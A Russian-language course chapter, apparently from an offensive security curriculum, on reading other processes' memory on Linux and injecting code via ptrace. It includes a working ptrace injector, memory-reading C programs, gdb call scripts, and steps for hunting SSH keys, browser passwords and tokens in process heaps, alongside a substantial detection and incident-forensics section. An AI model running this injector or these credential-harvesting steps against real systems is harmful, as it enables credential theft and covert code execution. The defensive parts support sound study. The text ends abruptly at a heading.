
Дампы памяти и Ptrace-инъекции
К этому моменту курса читатель умеет закрепляться в системе и скрывать присутствие. Остаётся самый ценный объект — чужая память. Процесс sshd держит в куче расшифрованные ключи сессий, браузер — пароли и токены, менеджер паролей — мастер-ключ, пока он разблокирован. Всё это лежит в оперативной памяти в открытом виде, и задача темы — научиться эту память читать и, что важнее, изменять.
Инструментов два, и они разного уровня. Первый — файлы /proc/<pid>/mem, /proc/<pid>/maps и системный вызов process_vm_readv: чтение и запись чужого адресного пространства через интерфейс ядра. Второй — ptrace, механизм отладки, который позволяет остановить процесс, прочитать и записать регистры, подменить инструкцию и продолжить выполнение. Второй мощнее: он не только читает, но и управляет потоком команд, а значит, позволяет вызвать в чужом процессе произвольную функцию с его правами.
Тема разбирает адресное пространство процесса на уровне структур ядра, показывает, как читается память и почему это не всегда работает, и доводит до полной инъекции кода: сохранить регистры, выделить память в чужом процессе, записать шелл-код, передать управление и восстановить состояние так, чтобы процесс продолжил работу. Отдельно разбирается Yama LSM — механизм, который ограничивает ptrace и который чаще всего стоит между читателем и чужим процессом.
Вторая половина — обнаружение. ptrace оставляет следы в auditd, в eBPF-трассировке, в поле TracerPid; чтение /proc/<pid>/mem требует прав, которые тоже проверяются. Разбирается, как отличить штатную отладку от инъекции и какие настройки делают приём невозможным.
Примеры проверены на реальной системе: карта памяти, вывод gdb, значение ptrace_scope, запуск учебного сервиса. Команды, требующие root или специальной сборки ядра, помечены как примеры для собственной виртуальной машины. Устройство адресного пространства и ptrace описано в литературе 23; точные сигнатуры вызовов и структуры — в справочных страницах ptrace(2), process_vm_readv(2), proc(5), core(5) 1.
Адресное пространство процесса и соответствующие ему файлы procfs показаны на рисунке 1.

Адресное пространство процесса
mm_struct и vm_area_struct
Каждый процесс в Linux описывается структурой task_struct. Внутри неё есть указатель mm на struct mm_struct — описание адресного пространства. В mm_struct хранятся: список областей vm_area_struct, размеры сегментов (start_code, end_code, start_data, end_data, start_brk, brk, start_stack), указатель на таблицу страниц (pgd) и счётчик ссылок.
Каждая vm_area_struct описывает непрерывный диапазон виртуальных адресов с одинаковыми правами: начало (vm_start), конец (vm_end), права (vm_flags), файл, из которого отображена область (vm_file), смещение в файле (vm_pgoff). Области связаны красно-чёрным деревом (vm_rb) для быстрого поиска по адресу и двусвязным списком (vm_next) для последовательного обхода.
Устройство mm_struct и vm_area_struct подробно разобрано в документации ядра 4. Когда программа обращается к адресу, которого нет в таблице страниц, процессор генерирует исключение, ядро ищет vm_area_struct, покрывающую адрес, и либо подгружает страницу с диска, либо убивает процесс сигналом SIGSEGV. Именно поэтому карта памяти — не «куча и стек», а набор областей с разными правами и происхождением.
/proc/<pid>/maps: поля и смысл
Файл /proc/<pid>/maps — текстовое представление списка vm_area_struct. Реальный пример для процесса head:
head -6 /proc/self/maps
55eb067bc000-55eb067be000 r--p 00000000 00:1d 5521263                    /usr/bin/head
55eb067be000-55eb067c6000 r-xp 00002000 00:1d 5521263                    /usr/bin/head
55eb067c6000-55eb067c9000 r--p 0000a000 00:1d 5521263                    /usr/bin/head
55eb067c9000-55eb067ca000 r--p 0000c000 00:1d 5521263                    /usr/bin/head
55eb067ca000-55eb067cb000 rw-p 0000d000 00:1d 5521263                    /usr/bin/head
55eb14c0b000-55eb14c2c000 rw-p 00000000 00:00 0                          [heap]
Поля читаются так:
55eb067bc000-55eb067be000— диапазон виртуальных адресов[начало, конец);r--p— права:rчтение,wзапись,xисполнение,p— private (copy-on-write),s— shared;00000000— смещение в файле, с которого начинается отображение;00:1d— старший и младший номер устройства;5521263— inode файла;/usr/bin/head— путь; для анонимной памяти путь пуст, для специальных областей —[heap],[stack],[vdso],[vvar].
Первые пять строк — сегменты ELF: заголовки (r--p), код (r-xp), read-only данные (r--p), данные для перемещений (r--p), изменяемые данные (rw-p). Дальше идут куча, анонимные отображения mmap, разделяемые библиотеки и стек.
/proc/<pid>/smaps содержит те же области с деталями: Rss, Pss, Shared_Clean, Private_Dirty, Swap. smaps_rollup — сумма по всем областям:
cat /proc/self/smaps_rollup | head -5
55fe3b6b3000-7ffe36102000 ---p 00000000 00:00 0                          [rollup]
Rss:                2376 kB
Pss:                 176 kB
Pss_Dirty:           108 kB
Pss_Anon:            108 kB
Rss — сколько страниц реально в памяти, Pss — доля с учётом разделяемых страниц. Для поиска ценных данных важнее не объём, а права: области rw-p без файла — это куча и анонимные отображения, где обычно и лежат ключи.
/proc/<pid>/status: флаги, важные для инъекции
Файл /proc/<pid>/status — человекочитаемая выжимка из task_struct. Для работы с памятью важны несколько полей:
| Поле | Значение | Почему важно |
|---|---|---|
TracerPid | PID трассировщика или 0 | показывает, что процесс уже под отладкой |
Uid, Gid | реальный, эффективный, saved, fs | определяют права на ptrace |
CapEff | эффективные capabilities в hex | CAP_SYS_PTRACE обходит Yama |
Seccomp | 0 — выключен, 1 — strict, 2 — filter | фильтр может запретить ptrace |
NoNewPrivs | 0/1 | запрет на повышение прав через execve |
Dumpable | 0/1 | запрет дампа и доступа к /proc/<pid>/mem |
Проверка перед подключением:
grep -E 'TracerPid|Seccomp|CapEff|Dumpable' /proc/<pid>/status
Если TracerPid не ноль, процесс уже трассируется: второй трассировщик не подключится, пока первый не отсоединится. Если Seccomp: 2, фильтр может вернуть EPERM на ptrace — это зависит от политики, а не от прав пользователя.
ELF-сегменты, куча, стек, ASLR
Адресное пространство типичного динамически слинкованного процесса состоит из нескольких частей:
| Область | Права | Что там |
|---|---|---|
| заголовки ELF | r--p | заголовок, таблицы |
.text | r-xp | машинный код |
.rodata | r--p | константы, строки |
.data, .bss | rw-p | глобальные переменные |
[heap] | rw-p | malloc, new, буферы |
| библиотеки | r-xp/rw-p | libc, libssl, плагины |
[stack] | rw-p | локальные переменные, кадры |
[vdso], [vvar] | r-xp/r--p | код и данные ядра для gettimeofday |
Адреса не фиксированы: ASLR рандомизирует базу исполняемого файла, библиотек, кучи и стека при каждом запуске. Поэтому «адрес ключа» нельзя захардкодить — его надо искать в конкретном запуске. Именно поэтому в примерах ниже адреса выглядят случайными: они и есть случайные.
Отключить ASLR можно через /proc/sys/kernel/randomize_va_space (0 — выключено, 2 — полное), но на боевой системе это не вариант: изменение затрагивает все процессы. Для отладки используют setarch -R или personality(ADDR_NO_RANDOMIZE) для одного процесса.
Чтение памяти
/proc/<pid>/mem
Файл /proc/<pid>/mem — это окно в адресное пространство процесса. Чтение и запись выполняются по смещению, равному виртуальному адресу:
int fd = open("/proc/1234/mem", O_RDONLY);
char buf[64];
ssize_t n = pread(fd, buf, sizeof buf, (off_t)0x7f0000000000);
Ключевые детали:
- нужен
preadилиlseek+read: обычный последовательныйreadначнёт с нуля и вернётEIO, потому что нулевая страница не отображена; - проверка прав: ядро вызывает
ptrace_may_access(task, PTRACE_MODE_ATTACH_FSCREDS); безCAP_SYS_PTRACEили разрешения от Yama доступ закрыт; FOLL_FORCE: при записи ядро использует флагFOLL_FORCE, чтобы писать в страницы, помеченные copy-on-write; это позволяет менять код, не трогая файл на диске;- размер страницы: чтение выравнивается по страницам; чтение за границей отображения возвращает
EIO, а не мусор.
Открыть /proc/<pid>/mem можно и на запись (O_RDWR), но ядро проверит, что процесс не помечен как недампящийся (/proc/<pid>/coredump_filter), и что у читателя есть право на запись.
Полный пример чтения области по карте памяти:
#define _GNU_SOURCE
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char **argv) {
    if (argc != 4) {
        fprintf(stderr, "usage: %s PID ADDR LEN\n", argv[0]);
        return 2;
    }
    pid_t pid = (pid_t)strtol(argv[1], NULL, 10);
    off_t addr = (off_t)strtoull(argv[2], NULL, 0);
    size_t len = (size_t)strtoull(argv[3], NULL, 0);

    char mem_path[64];
    snprintf(mem_path, sizeof mem_path, "/proc/%d/mem", pid);
    int fd = open(mem_path, O_RDONLY);
    if (fd < 0) { perror("open"); return 1; }

    char *buf = malloc(len);
    if (!buf) { perror("malloc"); return 1; }

    ssize_t n = pread(fd, buf, len, addr);
    if (n < 0) { perror("pread"); return 1; }

    fwrite(buf, 1, (size_t)n, stdout);
    free(buf);
    close(fd);
    return 0;
}
Обратите внимание на pread и на приведение адреса к off_t: на 32-битных системах адрес не поместится в off_t, и такой код нужно собирать с _FILE_OFFSET_BITS=64.
process_vm_readv и process_vm_writev
Более новый интерфейс — системные вызовы process_vm_readv(2) и process_vm_writev(2). Они позволяют передать несколько буферов за один вызов и не требуют lseek:
struct iovec local  = { .iov_base = buf,   .iov_len = len };
struct iovec remote = { .iov_base = addr,  .iov_len = len };
ssize_t n = process_vm_readv(pid, &local, 1, &remote, 1, 0);
Проверки прав те же, что у /proc/<pid>/mem. Преимущество — атомарность и скорость; недостаток — вызов появился в Linux 3.2, и на старых ядрах его нет. Для чтения больших областей разница в производительности заметна: process_vm_readv не создаёт файловых дескрипторов и не требует lseek.
Проверка на практике: два способа и один запрет
Теория проверяется тремя запусками. Первый — чтение памяти собственного потомка двумя интерфейсами сразу:
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/uio.h>
#include <sys/wait.h>
#include <fcntl.h>

int main(void)
{
    char secret[64] = "TOKEN-ABC-123";
    pid_t pid = fork();
    if (pid == 0) { pause(); _exit(0); }

    sleep(1);
    char buf[64] = {0};

    struct iovec local  = { buf, sizeof buf };
    struct iovec remote = { secret, sizeof buf };
    ssize_t n = process_vm_readv(pid, &local, 1, &remote, 1, 0);
    printf("process_vm_readv: %zd -> \"%s\"\n", n, buf);

    char path[64];
    snprintf(path, sizeof path, "/proc/%d/mem", pid);
    int fd = open(path, O_RDONLY);
    if (fd < 0) {
        perror("open mem");
    } else {
        memset(buf, 0, sizeof buf);
        ssize_t m = pread(fd, buf, sizeof buf, (off_t)(unsigned long)secret);
        printf("/proc/pid/mem pread: %zd -> \"%s\"\n", m, buf);
        close(fd);
    }

    kill(pid, SIGKILL);
    waitpid(pid, NULL, 0);
    return 0;
}
process_vm_readv: 64 -> "TOKEN-ABC-123"
/proc/pid/mem pread: 64 -> "TOKEN-ABC-123"
Оба интерфейса вернули одно и то же. Обратите внимание на две вещи: адрес secret — это адрес в пространстве дочернего процесса, а не родительского, и он совпадает только потому, что оба процесса — один и тот же образ после fork. В общем случае адрес берут из /proc/<pid>/maps цели.
Второй запуск — попытка прочитать память процесса, который вам не потомок:
sleep 300 &
head -c 16 /proc/$!/mem
head: невозможно открыть '/proc/6/mem' для чтения: Отказано в доступе
Третий — попытка подключиться к тому же процессу через ptrace:
import ctypes, os
libc = ctypes.CDLL("libc.so.6", use_errno=True)
r = libc.ptrace(16, pid, None, None)   # PTRACE_ATTACH = 16
print(r, os.strerror(ctypes.get_errno()) if r < 0 else "ok")
-1 Operation not permitted
Обе попытки упираются в одно и то же: PTRACE_MODE_ATTACH. Разница в том, что /proc/<pid>/mem вернул EACCES на open, а ptrace — EPERM. Это не разные причины, а разные точки проверки: файл проверяет права при открытии, ptrace — при запросе.
Что видно в TracerPid, когда всё-таки разрешено
Если читатель — родитель процесса, доступ разрешён при ptrace_scope = 1. Проверим и посмотрим, что процесс-жертва об этом «думает»:
pid_t pid = fork();
if (pid == 0) { pause(); _exit(0); }
sleep(1);
ptrace(PTRACE_ATTACH, pid, 0, 0);
waitpid(pid, NULL, 0);
struct user_regs_struct regs;
ptrace(PTRACE_GETREGS, pid, 0, ®s);
printf("RIP=0x%llx RSP=0x%llx\n",
(unsigned long long)regs.rip, (unsigned long long)regs.rsp);
ATTACH: ok
RIP=0x7f25518f18be RSP=0x7ffe22d2abb8
TracerPid:	2
RIP указывает внутрь libc — процесс стоит в pause(), и это ожидаемо. TracerPid в /proc/<pid>/status теперь не ноль: жертва сама сообщает, кто её трассирует. Это самый простой признак отладки, и именно поэтому серьёзные образцы его проверяют: TracerPid != 0 — сигнал, что за процессом смотрят.
Отсюда практический вывод для защитника: подключение по ptrace не является незаметным. Оно меняет состояние жертвы, видно ей самой, видно в /proc, и его фиксирует auditd (см. раздел обнаружения).
Yama LSM и ptrace_scope

Yama — модуль безопасности, ограничивающий ptrace. Управляется файлом /proc/sys/kernel/yama/ptrace_scope:
| Значение | Режим | Что разрешено |
|---|---|---|
0 | классический | любой процесс того же uid |
1 | ограниченный (по умолчанию в Ubuntu) | только прямые потомки или процесс, явно разрешивший через PR_SET_PTRACER |
2 | административный | только CAP_SYS_PTRACE |
3 | запрет | ptrace заблокирован до перезагрузки |
На рабочей машине автора значение 1:
cat /proc/sys/kernel/yama/ptrace_scope
1
При уровне 1 отладчик может подключиться к процессу, который он запустил сам, или к процессу, вызвавшему prctl(PR_SET_PTRACER, pid_отладчика) либо PR_SET_PTRACER_ANY. Именно поэтому учебный сервис в лабораторной работе вызывает PR_SET_PTRACER_ANY — иначе gdb -p получил бы Operation not permitted.
Уровни Yama показаны на рисунке 2.
Проверить, что именно мешает подключению, можно по errno: EPERM — Yama или отсутствие прав, ESRCH — процесс уже завершился, EACCES — запрет на запись в память.
Дампы и core_pattern
Альтернатива чтению «на живую» — снять дамп и разбирать его. Ядро создаёт core-файл при аварийном завершении, если это разрешено:
cat /proc/sys/kernel/core_pattern
ulimit -c
core_pattern задаёт путь и шаблон имени, а также может передавать дамп внешней программе через |. coredump_filter управляет тем, какие области попадают в дамп: по умолчанию исключаются разделяемые анонимные страницы и страницы, помеченные MADV_DONTDUMP.
Для снятия дампа с живого процесса используется gcore из gdb или gdb -p PID -ex 'gcore /tmp/core' -ex detach -ex quit. Дамп содержит сегменты и может быть разобран strings, readelf, gdb или volatility.
ptrace: полный набор
Запросы и их смысл
ptrace(2) — один системный вызов с большим числом запросов. Основные:
| Запрос | Что делает |
|---|---|
PTRACE_ATTACH | подключиться к процессу, остановить его |
PTRACE_SEIZE | подключиться, не останавливая |
PTRACE_GETREGS | прочитать регистры общего назначения |
PTRACE_SETREGS | записать регистры |
PTRACE_PEEKTEXT / PEEKDATA | прочитать слово памяти |
PTRACE_POKETEXT / POKEDATA | записать слово памяти |
PTRACE_CONT | продолжить выполнение |
PTRACE_SYSCALL | остановиться на входе и выходе из syscall |
PTRACE_SETOPTIONS | включить PTRACE_O_TRACESYSGOOD, TRACEFORK и др. |
PTRACE_DETACH | отсоединиться и продолжить |
После PTRACE_ATTACH трассируемый процесс останавливается, а трассировщик получает уведомление через waitpid. Дальше каждый PTRACE_CONT возобновляет выполнение до следующего события: сигнала, execve, clone, выхода. Без PTRACE_SETOPTIONS трассировщик видит только сигналы.
Чтение и запись регистров
Регистры читаются в структуру struct user_regs_struct:
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/wait.h>
struct user_regs_struct regs;
ptrace(PTRACE_ATTACH, pid, NULL, NULL);
waitpid(pid, NULL, 0);
ptrace(PTRACE_GETREGS, pid, NULL, ®s);
printf("rip=%llx rsp=%llx rax=%llx\n", regs.rip, regs.rsp, regs.rax);
ptrace(PTRACE_DETACH, pid, NULL, NULL);
На x86_64 в структуре есть rip, rsp, rbp, rax–r15, orig_rax, eflags, cs, ss, fs_base, gs_base. orig_rax хранит номер системного вызова, который процесс выполнял в момент остановки, — это ключ к трассировке syscall'ов.
PTRACE_PEEKTEXT возвращает слово (8 байт на x86_64) и использует errno для различения ошибки и данных: если errno не ноль, чтение не удалось. Это классическая ловушка: ptrace возвращает -1 и как значение, и как ошибку.
Инъекция: сохранение, mmap, шелл-код, восстановление

Полная инъекция состоит из шагов, каждый из которых обратим:
PTRACE_ATTACHиwaitpid— процесс остановлен.PTRACE_GETREGS— сохранить все регистры.- Найти адрес
mmapв целевом процессе: либо черезlibc(если она загружена), либо черезsyscall-гаджет в[vdso], либо черезPTRACE_SYSCALLна ближайшем вызове. - Записать в регистры аргументы
mmapи номер syscall, установитьripна инструкциюsyscall, продолжить до её завершения, прочитатьrax— это адрес выделенной памяти. - Записать шелл-код в выделенную область через
PTRACE_POKETEXT. - Установить
ripна шелл-код,PTRACE_CONT, дождаться остановки (например, поint3). - Восстановить регистры,
PTRACE_DETACH.
Схема шагов показана на рисунке 3.
Упрощённый, но рабочий вариант без mmap — вызов уже существующей функции в целевом процессе. Если в бинарнике есть функция, которая делает нужное (например, emergency_diagnostic() в учебном сервисе), достаточно установить rip на её адрес и продолжить. Адрес берётся из таблицы символов (nm, readelf -s) с учётом базы загрузки, которую даёт /proc/<pid>/maps.
Этот класс приёмов описан в модели ATT&CK как T1055 (Process Injection) и T1005 (Data from Local System) 5. Именно так работает gdb с командой call: он находит адрес функции, подготавливает стек, устанавливает точку возврата, меняет rip и продолжает. Пример пакетного сценария для учебного сервиса:
set pagination off
set confirm off
info registers rip rsp rax
call (void)emergency_diagnostic()
detach
quit
Реальный вывод на учебном сервисе:
rip            0x7f9acc4e4aab      0x7f9acc4e4aab <clock_nanosleep+75>
rsp            0x7fff1c959b98      0x7fff1c959b98
rax            0xfffffffffffffdfc  -516
rax = -516 — это -ERESTARTNOHAND (ядро возвращает отрицательные значения как -errno), то есть процесс в момент подключения спал в nanosleep. После call управление ушло в emergency_diagnostic, функция отработала в контексте сервиса, затем detach вернул процесс к обычной работе.
Рабочий инжектор: вызов функции
Ниже — полный инжектор, который вызывает в чужом процессе уже существующую функцию и корректно возвращает управление. Он не пишет шелл-код, но делает всё остальное: подключается, сохраняет регистры, подкладывает адрес возврата, ставит точку останова по исходному rip, продолжает выполнение и восстанавливает состояние.
#define _GNU_SOURCE
#include <errno.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/ptrace.h>
#include <sys/types.h>
#include <sys/user.h>
#include <sys/wait.h>
#include <unistd.h>
static int poke(pid_t pid, uint64_t addr, uint64_t word) {
return ptrace(PTRACE_POKETEXT, pid, (void *)addr, (void *)word) < 0 ? -1 : 0;
}
static int peek(pid_t pid, uint64_t addr, uint64_t *out) {
errno = 0;
long v = ptrace(PTRACE_PEEKTEXT, pid, (void *)addr, NULL);
if (v == -1 && errno != 0) return -1;
*out = (uint64_t)v;
return 0;
}
int main(int argc, char **argv) {
if (argc != 3) return 2;
pid_t pid = (pid_t)strtol(argv[1], NULL, 10);
uint64_t func = strtoull(argv[2], NULL, 0);
if (ptrace(PTRACE_ATTACH, pid, NULL, NULL) < 0) { perror("attach"); return 1; }
waitpid(pid, NULL, 0);
struct user_regs_struct saved, regs;
ptrace(PTRACE_GETREGS, pid, NULL, &saved);
regs = saved;
uint64_t ret_addr = saved.rip;
regs.rsp -= 8;
if ((regs.rsp & 0xf) != 8) regs.rsp -= 8; /* выравнивание по ABI */
poke(pid, regs.rsp, ret_addr);
regs.orig_rax = (uint64_t)-1; /* не перезапускать syscall */
uint64_t orig_word;
peek(pid, ret_addr, &orig_word);
poke(pid, ret_addr, (orig_word & ~0xffULL) | 0xccULL); /* int3 */
regs.rip = func;
ptrace(PTRACE_SETREGS, pid, NULL, ®s);
ptrace(PTRACE_CONT, pid, NULL, NULL);
int status = 0;
waitpid(pid, &status, 0);
fprintf(stderr, "остановка: сигнал %d\n", WSTOPSIG(status));
poke(pid, ret_addr, orig_word);
ptrace(PTRACE_SETREGS, pid, NULL, &saved);
ptrace(PTRACE_DETACH, pid, NULL, NULL);
return 0;
}
Три детали, без которых инжектор не работает. Первая — адрес функции: для PIE-бинарника база берётся из первой строки /proc/<pid>/maps с путём к файлу (смещение 00000000), а не из сегмента r-xp, который начинается позже. Вторая — выравнивание стека: на входе в функцию rsp % 16 == 8, иначе movaps в прологе упадёт с SIGSEGV. Третья — orig_rax = -1: без этого ядро попытается перезапустить прерванный системный вызов и проигнорирует подменённый rip.
Реальный запуск на учебном сервисе:
base=$(awk '$6 ~ /target_service$/ {print $1; exit}' /proc/$pid/maps | cut -d- -f1)
sym=$(nm ./target_service | awk '$3=="emergency_diagnostic"{print $1}')
addr=$(printf '0x%x' $((0x$base + 0x$sym)))
./injector "$pid" "$addr"
остановка: сигнал 5
В логе сервиса появляется сообщение, которое печатает вызванная функция. Сигнал 5 — это SIGTRAP от нашей точки останова: управление вернулось туда, откуда мы его увели, и процесс продолжил работу.
Многопоточные процессы
Однопоточный процесс останавливается целиком, и PTRACE_ATTACH останавливает все его потоки. С многопоточным всё сложнее: ptrace работает с конкретным потоком (TID), а не с процессом. Если подключиться к одному потоку, остальные продолжат выполняться и могут изменить память, которую вы читаете или патчите.
Правильный порядок:
PTRACE_SEIZEдля каждого TID из/proc/<pid>/task/.PTRACE_INTERRUPTдля каждого, чтобы остановить.waitpidс__WALL, чтобы дождаться остановки всех.- Работа с памятью и регистрами.
PTRACE_DETACHдля каждого.
Флаг __WALL обязателен: без него waitpid не увидит остановки потоков, не являющихся детьми.
gdb как инструмент
gdb умеет всё то же самое, но с человеческим интерфейсом. Полезные команды:
gdb -p PID
(gdb) info proc mappings      # карта памяти
(gdb) info registers          # регистры
(gdb) x/16gx 0xADDR           # чтение памяти
(gdb) set $rip = 0xADDR       # подмена rip
(gdb) call (void)func()       # вызов функции
(gdb) gcore /tmp/core         # снять дамп
(gdb) detach
Пакетный режим: gdb -p PID -x script.gdb --batch. В сценарии set pagination off, set confirm off, затем команды и detach. Для снятия дампа без остановки надолго: gcore, затем detach.
gcore создаёт файл, который можно разбирать без доступа к процессу: readelf -l core, strings core | grep -i 'BEGIN', gdb ./binary core. Для больших процессов дамп занимает гигабайты, поэтому coredump_filter и MADV_DONTDUMP важны и для защитника, и для атакующего.
Ограничения и границы
- Yama. Уровень
1не даёт подключиться к чужому процессу безPR_SET_PTRACER; уровень2требуетCAP_SYS_PTRACE. seccomp. Процесс может запретитьptraceдля себя через фильтр; тогда подключение вернётEPERMили убьёт процесс.PR_SET_DUMPABLE. Процесс может сбросить флаг дампабельности; тогда/proc/<pid>/memиptraceстанут недоступны даже root безCAP_SYS_PTRACE.- Статическая сборка и
[vdso]. Адресsyscall-гаджета зависит от отображения[vdso]; на разных ядрах он разный. - Архитектура. Все примеры — x86_64; на ARM64 другой набор регистров и другая инструкция (
svc). - Стабильность. Инъекция в многопоточный процесс требует остановки всех потоков (
PTRACE_SEIZE+PTRACE_INTERRUPT), иначе целевой поток может выполнить код в неподходящий момент.
Почему инъекция ломается: страницы, потоки, следы
Инъекция выглядит как пять вызовов ptrace, но ломается она на вещах, которые в этих пяти вызовах не видны. Разберём четыре.
W^X и почему PROT_EXEC — отдельное решение
Память процесса делится на страницы с правами r, w, x. Ядро и большинство дистрибутивов стремятся к W^X: страница либо записываемая, либо исполняемая, но не обе сразу. Это значит, что записать шелл-код в уже исполняемую область (r-xp сегмент кода) через PTRACE_POKETEXT можно — ptrace пишет в обход прав страницы, — но это заметно: меняется содержимое файла на диске? Нет, только память (страница copy-on-write), однако контроль целостности кода в памяти (IMA, auditd на mmap с PROT_EXEC, eBPF-проверки) такой случай видит.
Альтернатива — выделить новую страницу через mmap с PROT_READ|PROT_WRITE|PROT_EXEC и писать туда. Это чище, но оставляет другой след: в /proc/<pid>/maps появляется анонимный регион rwxp — комбинация, которая в обычной программе почти не встречается. Именно поэтому защитник, который смотрит maps, ищет rwx-регионы в первую очередь.
Третий путь — memfd_create + fexecve, при котором код исполняется из файла в памяти. Он обходит W^X, но требует вызова из целевого процесса, а значит снова упирается в инъекцию.
Стек: почему нельзя просто «вернуться»
Наивная идея: записать в стек адрес функции и сделать ret. Она не работает по трём причинам. Во-первых, стек растёт вниз, и запись «выше» текущего rsp затрёт чужие локальные переменные. Во-вторых, современные ядра и компиляторы используют теневой стек (SHSTK, CET) и канарейки: подменённый адрес возврата обнаруживается. В-третьих, после возврата функция ожидает корректный кадр стека — сохранённый rbp, выравнивание по 16 байт, — иначе падение произойдёт внутри libc на первой же инструкции с movaps.
Правильный порядок — сохранить rsp, выделить новый кадр ниже, положить туда адрес возврата на int3-гаджет, установить rip, дождаться остановки, восстановить rsp и регистры. Именно так и поступает gdb с командой call, и именно поэтому инжектор из предыдущего раздела занимает сотню строк, а не десять.
Потоки: один PTRACE_ATTACH не останавливает процесс
PTRACE_ATTACH останавливает один поток — тот, чей tid указан. Остальные потоки продолжают работать, и если целевая программа — многопоточный сервис, инъекция произойдёт в момент, когда другой поток держит блокировку или меняет те же структуры. Результат — гонка и падение через несколько секунд после «успешной» инъекции.
Правильный подход — PTRACE_SEIZE на каждый tid из /proc/<pid>/task, затем PTRACE_INTERRUPT на каждый, затем дождаться остановки всех. PTRACE_SEIZE подключается, не останавливая поток, и позволяет управлять моментом. PTRACE_O_TRACECLONE добавляет автоматическое подключение к новым потокам, которые появятся после.
Отсюда и признак для защитника: одновременная остановка всех потоков процесса — событие, которое видно по State: t (tracing stop) в /proc/<tid>/status для каждого потока. Одиночный остановленный поток в многопоточном сервисе — тоже аномалия, но менее заметная.
Что остаётся после инъекции
Инъекция обратима по регистрам, но не по следам. После PTRACE_DETACH в системе остаются:
- новый регион в
maps— анонимныйrwxилиr-xбез файла, которого не было до подключения; - запись в
auditdоptraceс указаниемpid,commи результата; TracerPid, который был не ноль в момент подключения (если жертва успела это заметить);- изменённые байты в существующей странице, если инъекция шла через
POKETEXT; - время: разница между
mtimeфайла и моментом, когда процесс начал вести себя иначе.
Ни один из этих следов не является «дымящимся пистолетом» сам по себе. Все вместе они складываются в картину, и именно поэтому форензика инцидента начинается не с поиска вредоносного файла, а со снимка maps, status и журнала аудита.
Разбор инцидента: от TracerPid до вердикта
Соберём всё в один разбор. Дано: на сервере работает служба agent.service, и есть подозрение, что в неё внедрились.
Шаг первый: состояние процесса. Смотрим не на файлы, а на процесс:
systemctl show -p MainPID agent.service
grep -E 'TracerPid|State|Threads' /proc/<PID>/status
TracerPid:	0
State:	S (sleeping)
Threads:	4
TracerPid: 0 — в момент снимка никто не трассирует. Это не оправдание: подключение могло быть коротким.
Шаг второй: карта памяти. Ищем аномалии — rwx, анонимные исполняемые регионы, регионы без файла:
awk '$2 ~ /x/ && $6 == "" {print}' /proc/<PID>/maps
Пустой вывод — норма. Строка вида 7f3c1a2b0000-7f3c1a2b4000 rwxp 00000000 00:00 0 — повод разбираться: это исполняемая анонимная память, которой у обычной службы быть не должно.
Шаг третий: журнал аудита. Если правило на ptrace установлено, ищем подключения:
sudo ausearch -sc ptrace -i | tail -30
В записи важны pid (кто подключался), comm (имя процесса-трассировщика) и success. Подключение из процесса, которого нет в белом списке (gdb, strace, системы мониторинга), — индикатор.
Шаг четвёртый: сопоставление времени. Момент подключения из аудита сопоставляется с моментом изменения поведения службы: записи в журнале, всплеск сетевой активности, новые файлы. Совпадение по времени — то, что превращает набор фактов в вердикт.
Шаг пятый: что делать. Порядок действий при подтверждённом внедрении: снять дамп процесса для разбора (gcore), остановить службу, сохранить /proc/<PID>/maps и status до остановки, затем перезапустить службу с чистого образа и разобрать дамп на предмет извлечённых секретов. Порядок важен: если сначала остановить службу, maps и status исчезнут вместе с процессом.
Таблица сводит признаки и их вес:
| Признак | Где смотреть | Вес |
|---|---|---|
TracerPid != 0 | /proc/<pid>/status | высокий, если служба не отлаживается штатно |
анонимный rwx-регион | /proc/<pid>/maps | высокий |
запись ptrace в аудите | ausearch -sc ptrace | средний, зависит от baseline |
State: t у части потоков | /proc/<tid>/status | средний |
несоответствие mtime и поведения | stat, журнал | низкий, вспомогательный |
изменённые байты в r-xp | сравнение с файлом на диске | высокий, но требует эталона |
Что ищут в дампах
Ключи в куче sshd
sshd после аутентификации держит в памяти расшифрованный приватный ключ хоста и ключи сессий. Они лежат в куче или в анонимных отображениях rw-p. Поиск начинается с карты памяти: области без файла, с правами rw-p, размером от десятков килобайт.
grep -E 'rw-p' /proc/<pid>/maps | grep -v '\.so'
Дальше — чтение этих областей через /proc/<pid>/mem и поиск сигнатур: -----BEGIN, ssh-, PRIVATE KEY, строки Base64. Скрипт из окружения лабораторной делает это автоматически: разбирает maps, читает каждую rw-p-область и ищет шаблон.
Пароли браузера и токены
Браузер хранит пароли в зашифрованном виде на диске, но в момент использования расшифровывает их в памяти. Токены сессий, cookies и ключи API лежат в куче или в строковых буферах. Поиск по дампу даёт их в открытом виде, если процесс не использует защищённую память (mlock, MADV_DONTDUMP) и не чистит буферы после использования.
Поиск по шаблонам
Простейший поиск — strings по дампу. Он работает, но даёт много шума. Точнее — поиск по структуре: известные префиксы (-----BEGIN OPENSSH PRIVATE KEY-----), длины, контрольные символы. Ещё точнее — поиск по адресам: если известен адрес строки в куче (например, из лога), можно прочитать окрестность и найти соседние структуры.
Разбор дампа
